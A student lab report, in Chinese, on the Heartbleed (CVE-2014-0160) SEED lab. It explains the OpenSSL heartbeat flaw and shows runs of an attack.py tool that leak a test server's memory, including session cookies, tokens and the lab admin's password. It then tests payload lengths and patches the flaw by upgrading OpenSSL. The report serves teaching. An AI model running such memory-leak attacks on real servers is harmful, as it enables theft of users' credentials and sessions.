中南大学

Heartbleed 心脏滴血实验
实验报告

学生姓名　　范弘毅

学　　院　　信息科学与工程学院

专业班级　　信安 1401

完成时间　　2016 年 11 月 20 日

Heartbleed 心脏滴血实验

1.实验描述

【实验背景】

Heartbleed 漏洞这项严重缺陷(CVE-2014-0160)的产生是由于未能在 memcpy()调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪 OpenSSL 所分配的 64KB 缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容，这样一来受害者的内存内容就会以每次 64KB 的速度进行泄露。

【实验目的】

理解该缺陷的严重性，攻击的原理以及如何进行修复。

2.实验步骤

2.1 环境搭建

使用两台虚拟机，其中一个用于攻击；另一个用于被攻击。虚拟机要在网络设置中使用 NAT-Network adapter 确保两台虚拟机要在同一个 NAT-Network.。修改攻击者机器的/etc/hosts：

127.0.0.1 www.heartbleedlabelgg.com

2.2 实验概述



I want to know whether my connection is still alive...
TLS/SSL
Server, are u still there? if so, return "ABC"(3 characters) to me.
TLS/SSL
User wants the message "ABC"(3 characters)
TLS/SSL
"ABC" (3 characters)
TLS/SSL
Both of us are still connected. We should keep the connection alive...
TLS/SSL

Figure 1: Overview of the Heartbeat Protocol




Figure 2: The Benign Heartbeat Communication





Figure 3: The Heartbleed Attack Communication

2.3 实验 1 发动 Heartbleed 攻击

攻击造成的损失取决于服务器中存储的是什么样的信息，如果服务器中没有活动就无法偷取有用的数据。

因此我们要先以合法用户的身份与服务器进行互动。我们用管理员身份从浏览器登录 https://www.heartbleedlabelgg.com (UserName:admin; Password:seedelgg)。添加 Boby 为好友，向他发送一条私信。之后就可以以攻击者的身份发动攻击了。



Latest activity

admin is now a friend with Boby *5 days ago*


Log in

Username or email: admin

Password: ••••••••


Log in ☐ Remember me

Register | Lost password



You have successfully added Boby as a friend.

Boby




Compose a message

To: Boby


Subject:
Blablabla

Message:
This is a secret message!

在 linux 终端运行语句：$ ./attack.py www.heartbleedlabelgg.com。可能要多次运行该语句才能获得有效的信息:



```
[11/13/2016 19:04] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
..........
..................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: elggperm=zG9HpH5lzLJRy6_L-PQNCvuzFjUN398d; Elgg=1p16gd6plb3d0i29uh6s6e8np7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 135

__elgg_token=3bd947a339bf977d559d2db03c8eb3cc&__elgg_ts=1479092517&recipient_guid=40&subject=blablabla&body=This+is+a+secret+message%21}.S'T0}Z.h...I.H

[11/13/2016 19:04] seed@ubuntu:~$ █
```




```
[11/13/2016 21:27] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com --length 1000

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.......
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=f8nbfrbvf3rspsegcl24msksc3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

__elgg_token=40748c032c92e2a0131079998777981d&__elgg_ts=1479099971&username=admin&password=seedelgg&persistent=true'......0`.*.U.v.l.`{-....S.R.5.

[11/13/2016 21:27] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com --length 1000
```

如图，在几次之后已经成功窃取了消息的内容甚至管理员的用户密码。

2.4 实验 2 探寻造成 Heartbleed 攻击脆弱性的原因

逐渐减少攻击语句的 payload 长度，观察长度降低到什么程度时攻击便不再返回给攻击者有效的信息。

使用折半的方式，在几次测试之后：




```
[11/13/2016 21:28] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAAABC..6.zK/+........

[11/13/2016 21:28] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/13/2016 21:29] seed@ubuntu:~$
```


可以看到当长度小于等于 23 时攻击无效。

2.5 实验 3 修复漏洞


修复的最好方式是更新 OpenSSL 库到最新版本。
使用如下语句：
#sudo apt-get update
#sudo apt-get upgrade




```
[11/13/2016 21:29] seed@ubuntu:~$ sudo apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Hit http://extras.ubuntu.com precise Release
Get:2 http://security.ubuntu.com precise-security Release.gpg [198 B]
Get:3 http://security.ubuntu.com precise-security Release [55.5 kB]
Hit http://extras.ubuntu.com precise/main Sources
Hit http://extras.ubuntu.com precise/main i386 Packages
Ign http://extras.ubuntu.com precise/main TranslationIndex
Hit http://us.archive.ubuntu.com precise Release.gpg
Get:4 http://us.archive.ubuntu.com precise-updates Release.gpg [198 B]
Get:5 http://us.archive.ubuntu.com precise-backports Release.gpg [198 B]
Hit http://us.archive.ubuntu.com precise Release
Get:6 http://us.archive.ubuntu.com precise-updates Release [55.4 kB]
Get:7 http://security.ubuntu.com precise-security/main Sources [144 kB]
```




```
Fetched 4,459 kB in 1min 8s (65.1 kB/s)
Reading package lists... Done
```



```
[11/13/2016 21:36] seed@ubuntu:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  duplicity linux-headers-generic-lts-quantal linux-image-generic-lts-quantal
The following packages will be upgraded:
  accountsservice acpi-support apache2 apache2-mpm-prefork apache2-utils apache2.2-bin ap
  aptdaemon-data avahi-autoipd avahi-daemon avahi-utils base-files bash bc bind9 bind9-h
  compiz compiz-core compiz-gnome compiz-plugins-default consolekit coreutils cpio cups
  dnsutils dosfstools dpkg dpkg-dev e2fslibs e2fsprogs empathy empathy-common eog evince
  fontconfig fontconfig-config fonts-opensymbol foomatic-filters fuse ghostscript ghosts
  gir1.2-gtk-3.0 gir1.2-gudev-1.0 glib-networking glib-networking-common glib-networking
  gnome-panel-data gnome-settings-daemon gnupg gpgv grub-common grub-pc grub-pc-bin grub
  gwibber-service-facebook gwibber-service-identica gwibber-service-twitter hplip hplip
```

